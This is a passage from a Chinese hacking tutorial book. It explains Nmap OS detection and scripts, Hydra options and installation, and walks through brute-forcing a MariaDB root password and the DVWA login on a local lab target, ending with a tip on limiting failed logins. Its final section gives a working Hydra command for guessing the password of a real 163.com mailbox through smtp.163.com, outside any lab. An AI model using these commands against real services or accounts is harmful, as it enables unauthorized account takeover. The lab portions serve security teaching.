操作系统检测可以进行其他一些测试，这些测试可以利用处理过程中收集到的信息。例如，运行时间检测，使用 TCP 时间戳选项（RFC 1323）来估计主机上次重启的时间，这仅适用于提供这类信息的主机。另一种是 TCP 序列号预测分类，用于测试针对远程主机建立一个伪造的 TCP 连接的可能难度。这对于利用基于源 IP 地址的可信关系（rlogin、防火墙过滤等）或者隐含源地址的攻击非常重要。这一类哄骗攻击现在很少见，但一些主机仍然存在这方面的漏洞。实际的难度值基于统计采样，因此可能会有一些波动。通常采用英国的分类较好，如“worthy challenge”或者“trivial joke”。在详细模式（-v）下只以普通的方式输出，如果同时使用-O，还报告 IPID 序列产生号。很多主机的序列号是“增加”类别，即在每个发送包的 IP 头中增加 ID 域值，这对一些先进的信息收集和哄骗攻击来说是个漏洞。https://nmap.org/book/osdetect.html 文档使用多种语言描述了版本检测的方式、使用和定制。

采用下列选项启用和控制操作系统检测。

◎ -O（启用操作系统检测）

也可以使用-A 来同时启用操作系统检测和版本检测。

◎ --osscan-limit（针对指定的目标进行操作系统检测）

如果发现一个打开和关闭的 TCP 端口时，操作系统检测会更有效。采用这个选项，Nmap 只对满足这个条件的主机进行操作系统检测，这样可以节约时间，特别是在使用-P0 扫描多个主机时。这个选项仅在使用-O 或-A 进行操作系统检测时起作用。

7．常见漏洞探测

Nmap 使用自带的 NSE 脚本来检测常见的系统漏洞。这些脚本位于 Nmap 的安装目录下的 scripts 目录中。Nmap 官方不断地更新、扩充这些脚本。也可以根据需要自行编写合适的脚本。Nmap 默认的脚本已经很丰富了，包含了最常用的检测。

采用下列选项控制 Nmap 的脚本。

◎　--script

使用某个或者某类脚本进行扫描，支持通配符描述。

◎　--script-args

为脚本提供默认的参数。

◎　--script-args-file

使用文件为脚本提供默认参数。

◎　--script-trace

显示脚本执行过程中发送和接收的数据。

◎　--script-updatedb

更新脚本数据库。

◎　--script-help

显示脚本的帮助信息，多个脚本用逗号隔开。

3.2.2 暴力破解工具 Hydra

目前最流行的多功能暴力破解工具只有三种，Hydra、Medusa 和 Ncrack。Hydra 和 Medusa 的功能基本一致，比 Ncrack 要强不少，首先把 Ncrack 淘汰出局。再到 http://foofus.net/goons/jmk/medusa/medusa-compare.html 查看一下这三者的功能对比。在功能上 Hydra 要比 Medusa 略强，而且 Hydra 可以通用于 Windows 和 Linux。最终的胜出者是 Hydra。Hydra 的官方网站是 https://www.thc.org/thc-hydra/，在这里可以找到详细的使用说明。Hydra 的使用方式是：

```
    hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE]
[-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x
MIN:MAX:CHARSET] [-SuvVd46] [service://server[:PORT][/OPT]]
```

参数解释如下。

◎ -R

继续从上一次进度接着破解。

◎ -S

大写，采用 SSL 链接。

◎ -s <PORT>

小写，可通过这个参数指定非默认端口。

◎ -l <LOGIN>

指定破解的用户，对特定用户破解。

◎ -L <FILE>

指定用户名字典。

◎ -p <PASS>

小写，指定密码破解，少用，一般是采用密码字典。

◎　-P <FILE>

大写，指定密码字典。

◎　-e <ns>

可选选项，n：空密码试探，s：使用指定用户和密码试探。

◎　-C <FILE>

使用冒号分割格式，例如“登录名:密码”来代替-L/-P 参数。

◎　-M <FILE>

指定目标列表文件一行一条。

◎　-o <FILE>

指定结果输出文件。

◎　-f

在使用-M 参数以后，找到第一对登录名或者密码的时候中止破解。

◎　-t <TASKS>

同时运行的线程数，默认为 16。

◎　-w <TIME>

设置最大超时的时间，单位秒，默认是 30s。

◎　-v / -V

显示详细过程。

◎　Server

目标 IP。

◎　Service

指定服务名，支持的服务和协议：telnet、ftp、pop3[-ntlm]、imap[-ntlm]、smb、smbnt、

http[s]-{head|get}、http-{get|post}-form、http-proxy、cisco、cisco-enable、vnc、ldap2、ldap3、mssql、mysql、oracle-listener、postgres、nntp、socks5、rexec、rlogin、pcnfs、snmp、rsh、cvs、svn、icq、sapr3、ssh2、smtp-auth[-ntlm]、pcanywhere、teamspeak、sip、vmauthd、firebird、ncp、afp 等。

3.2.3 软件准备——Nmap

Nmap 的官网是 https://nmap.org，在这里不但有 Nmap 的详细说明，而且还有一个安全工具排行榜。上榜的工具口碑都非常好，如果没有特殊要求，直接按照榜单上的工具下载使用就可以了。

1. Windows 下安装 Nmap

Windows 10 下 Nmap 的下载地址是 https://nmap.org/download.html。有两个版本可供选择。一个是 stable release self-installer 版，一个是 stable command-line zipfile 版，如图 3-39 所示。


https://nmap.org/download.html
Microsoft Windows binaries
Please read the Windows section of the Install Guide for limitations and installation instructions for the Windows version of Nmap. You can choose from a self-installer (includes dependencies and also the Zenmap GUI) or the much smaller command-line zip file version. We support Nmap on Windows 7 and newer, as well as Windows Server 2008 and newer. We also maintain a guide for users who must run Nmap on earlier Windows releases..
Note: The version of Npcap included in our installers may not always be the latest version. If you experience problems or just want the latest and greatest version, download and install the latest Npcap release.
The Nmap executable Windows installer can handle Npcap installation, registry performance tweaks, and decompressing the executables and data files into your preferred location. It also includes the Zenmap graphical frontend. Skip all the complexity of the Windows zip files with a self-installer:
Latest stable release self-installer: nmap-7.50-setup.exe
We have written post-install usage instructions. Please notify us if you encounter any problems or have suggestions for the installer.
For those who prefer the command-line zip files (Installation Instructions; Usage Instructions), they are still available. The Zenmap graphical interface is not included with these, so you need to run nmap.exe from a DOS/command window. Or you can download and install a superior command shell such as those included with the free Cygwin system. Also, you need to run the Npcap and Microsoft Visual C++ 2013 Redistributable Package installers which are included in the zip file. The main advantage is that these zip files are a fraction of the size of the executable installer:
Latest stable command-line zipfile: nmap-7.50-win32.zip

图 3-39　Nmap 下载页面

安装版的 Nmap 是带图形客户端的，样子不太好看，而且图形客户端的效率不太高，有时候还容易卡。笔者选择的是命令行版本。

（1）将下载得到的 nmap-7.50-win32.zip 解压到目录中，并将该目录添加到 ConEmu 的环境变量中去，如图 3-40 所示。



图 3-40　添加 Nmap 到 ConEmu 环境变量

（2）单击 Save settings 保存环境变量。这里需要将 Nmap 目录下的 scripts 目录同时添加到环境变量中。

注意：安装版的 Nmap 会自动提示安装 npcap 这个软件，有很多工具都需要这个软件。命令行版本的 Nmap 不会有这个提示，但在压缩包中包含了 npcap 的安装包。以前没装过 npcap 的需要安装一次。

（3）Nmap 严重依赖于 DirectX，虽然 Windows 10 下已经默认安装了 DirectX 12。光

凭这个没法运行 Nmap，不管是安装版的还是命令行版本的 Nmap 都会提示程序错误。因此得先运行 DirectX 修复工具加强版，修复 DirectX。不只 Nmap 需要 DirectX，很多软件都需要。这里一次修复多次使用还是很合算的，如图 3-41 所示。



图 3-41　修复 DirectX

（4）单击检测并修复，完成 DirectX 修复。Nmap 现在可以使用了。运行 ConEmu 测试一下，执行命令：

```
Nmap -sT -sV -O 192.168.1.1
```

执行结果如图 3-42 所示。

（5）使用-sT 的 TCP 扫描准确性会比较高，但很容易被服务器发现，如果需要隐蔽的扫描还是使用 SYN 扫描，使用-sS 参数。介于这两者中间的是 UDP 扫描，使用-sU 参数。-sV 参数可以扫描提供服务的版本号。-O 参数则提供了操作系统的扫描，不过操作系统的扫描准确性不高，只能作为参考。


cmd
<1> cmd
Search
king@WINDOWS10 C:\Users\king
> nmap -sT -sV -O 192.168.1.1
Starting Nmap 7.50 (https://nmap.org) at 2017-06-28 21:20 ?D1ú±ê×?ê±??
Nmap scan report for 192.168.1.1
Host is up (0.00s latency).
Not shown: 996 filtered ports
PORT STATE SERVICE VERSION
23/tcp open telnet ZTE F460 router telnetd
80/tcp open http Mini web server 1.0 (ZTE ZXV10 W300 ADSL router http con
fig)
5001/tcp open commplex-link?
52869/tcp open upnp Portable SDK for UPnP 1.6.6 (Linux 2.6.21.5; UPnP 1.0)
MAC Address: 4C:09:B4:5B:46:93 (zte)
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OSs: Linux 2.4.17, Linux; Devices: router, broadband router; CPE: cpe:/h:
zte:f460, cpe:/h:zte:zxv10_w300, cpe:/o:montavista:linux_kernel:2.4.17, cpe:/o:linux:li
nux_kernel:2.6.21.5
OS and Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.92 seconds
cmd.exe*[64]:7952
« 161206[64] 1/1 [+] NUM PRI 87x29 (3,36) 25V 6152 100%

图 3-42　Nmap 扫描光猫

2．Linux 下安装 Nmap

正常情况下，Debian8 是默认安装了 Nmap 的。如果没有安装上，打开终端 Terminal，切换到 root 用户后，执行命令：

```
apt-get install nmap
```

稍等片刻，Nmap 就安装到 Debian 上了。

3.2.4　软件准备——Hydra

1．Windows 下安装 Hydra

很幸运，在 GitHub 上就有 Hydra for Windows 下载。打开 https://github.com/maaaaz/thc-hydra-windows，复制 git 的地址。打开 ConEmu，进入工具目录执行命令：

```
git clone https://github.com/maaaaz/thc-hydra-windows.git
```

执行结果如图 3-43 所示。



图 3-43　Git Hydra Windows 版

打开 ConEmu 的设置选项，将 Hydra 的目录加入 ConEmu 的环境参数中去，如图 3-44 所示。



图 3-44　加入 ConEmu 环境变量

好了，后面可以直接使用 hydra 命令了。

2．Linux 下安装 Hydra

Linux 庞大的软件库让软件安装变得非常容易。只要不是商业软件，不是那种特别偏门的软件，都可以用 apt-get 来安装。执行命令：

```
apt-get install hydra
```

执行结果如图 3-45 所示。

图 3-45　Linux 下安装 Hydra

稍等片刻，Hydra 就安装完毕了。

3.2.5　准备靶机

Hydra 暴力破解支持的服务很多，一般来说用 Hydra 破解数据库和 ssh 服务比较多。以暴力破解 MariaDB 为例，以上节的 LocalDVWA 为靶机，LocalDVWA 映射开放了 3306 端口。查看 LocalDVWA 的端口状态，执行命令：

```
docker ps
```

执行结果如图 3-46 所示。



图 3-46　创建 MariaDB 靶机

在上节中 LocalDVWA 已经创建了一个初始密码为 qwe123 的 MariaDB 数据库，并将数据库的 3306 端口映射到了 localhost 的 3306 端口。

3.2.6　数据库的暴力破解

首先要做的是确定 localhost 的 3306 端口是开放的。使用 Nmap 扫描 localhost 的 3306 端口，打开终端 ConEmu，执行命令：

```
nmap -sT -p 3306 127.0.0.1
```

执行结果如图 3-47 所示。



图 3-47　Nmap 扫描 3306 端口

已确定本地端口 3306 开放，使用 Hydra 开始暴力破解密码。一般来说，3306 端口是 MySQL 和 MariaDB 的默认端口。而 MySQL 和 MariaDB 默认的用户名都是 root，密码则使用之前创建的 weak_top25.txt（这里使用这个密码字典是因为在创建数据库设置密码时，使用的密码就在 weak_top25.txt 的范围内，实际破解时可以选择更强大的密码字典）。执行命令：

```
hydra -l root -P E:\dictionary\weak_top25.txt -t 10 127.0.0.1 mysql
```

这条命令的意思是，以 root 为用户名，weak_top25.txt 为密码字典，以 10 个线程开始破解 127.0.0.1 主机上的 MySQL 服务的密码，MariaDB 使用的也是 MySQL 协议。总共才 25 个密码，速度非常快，2~3 秒内就完成了。执行结果如图 3-48 所示。



图 3-48　Hydra 破解 MariaDB

从图 3-48 中可以看出，破解出来的密码正是 LocalDVWA 中 MariaDB 的 root 密码。使用 root:qwe123 这个用户名、密码连接数据库，如图 3-49 所示。

验证无误，密码和用户名正确。



图 3-49　连接到 MariaDB

3.2.7　HTTP 的暴力破解

这里还是以 DVWA 为例，上节中使用了 Burp Suite 暴力破解 Web 服务的密码。实际上 Hydra 在 Web 破解方面同样表现不俗。

浏览器中打开 DVWA，登录后修改 DVWA Security 为 Low（High 级别因为 user_token 的缘故无法直接破解）。单击 Brute Force 链接进入暴力破解测试页面。在浏览器中同时按 Ctrl + Shift + I 按钮，调出开发者工具。

在 Username 文本框中填入 admin，Password 文本框中填入任意一个密码，单击 Login 按钮。此时开发者工具将获取浏览器发送的数据，在浏览器工具中打开 Network 界面，右击发送的数据，在弹出的菜单中选择 Copy→Copy request headers，如图 3-50 所示。



图 3-50　获取 request

复制得到的 Request header 如图 3-51 所示。



图 3-51　复制 Request head

好了，需要的信息全部都有了，可以开始破解了。打开 ConEmu，执行命令：

```
hydra -l admin -P E:\dictionary\weak_top25.txt 127.0.0.1 http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.:H=Cookie: security=low; PHPSESSID=klh3op6rrafd94u37mia6r527k"
```

执行结果如图 3-52 所示。



图 3-52　Hydra 暴力破解 Web

说明一下这个破解命令的由来，hydra -l admin -P E:\dictionary\weak_top25.txt 127.0.0.1 http-get-form 这个很容易理解，就是用户名为 admin，密码字典为 weak_top25.txt，服务器地址是 127.0.0.1，破解的协议是 http-get-form。因为这个页面是用 get 传递数据的，所以采用的是 http-get-form 协议。如果是用 post 传送数据的，相对应的就是 http-post-form 协议了。

引号内的部分是自行构建的参数，这些参数用冒号隔开。第一个参数是接收数据页面的具体地址。第二个参数是页面接收的数据，需要破解的参数用^符号包起来。第三个参数是判断破解是否成功的标志，F=Username and/or password incorrect 的意思是：如果用户名和密码错误，返回的字符串是 Username and/or password incorrect（这个字符串是从页面中提取出来的）。这个参数也可以用 S=Welcome to the password 来替代，它的意思是如果用户名、密码正确，返回的字符串是 Welcome to the password。第四个参数是本次 Request 的 head cookie，因此写作 H=Cookie\: security=low；PHPSESSID=klh3op6rrafd94u37mia6r527k。

将构建好的自建参数加入命令中，很快就能将正确的用户名和密码破解出来。用 Hydra 来破解 Web 密码，优点是无须再使用其他的软件，也无须抓包。一个软件，运行一次就能成功，缺点就是不能直接破解那些带有 user_token 的站点。

3.2.8　端口爆破防范秘籍

几乎所有的服务都可以限制登录的错误次数，MySQL 当然也不例外。只需要在 MySQL

的设置文件中添加一个 max_connect_errors 的值（MySQL 默认是不限制错误登录次数的，另外不要把这个值设置得太小，否则会影响 HTTP 服务的登录），就可以拒绝针对 MySQL 的暴力破解。这个拒绝是针对 MySQL 用户的，也就是说即使换了一个 IP 使用同一用户也会被服务器拒绝。MySQL 默认的设置文件为/etc/mysql/my.cnf，修改/etc/mysql/my.cnf，如图 3-53 所示。



图 3-53　限制登录次数

重启 MySQL 服务后生效，但需要注意的是，这个 max_connect_errors 并不能限制本地的登录错误次数，只能限制远程的登录。如果希望重置这个错误次数，则必须重启 MySQL 服务器或者登录 MySQL 后执行 FLUSH HOSTS 命令。

3.3　E-mail 暴力破解

在网络世界中，邮箱使用得非常频繁，几乎每个网友都会有数个电子邮箱。因此电子邮箱也成了黑客们的一个大突破口。

3.3.1 Hydra 破解邮箱

电子邮箱使用 Hydra 来暴力破解，效果也很不错。这里就以 163 的邮箱为例（网易系的邮箱都可以用此方法）。执行命令：

```
hydra -l z*****@163.com -P E:\\wordlist\\weak_top25.txt smtp smtp.163.com
```

执行结果如图 3-54 所示。



图 3-54　Hydra 破解邮箱

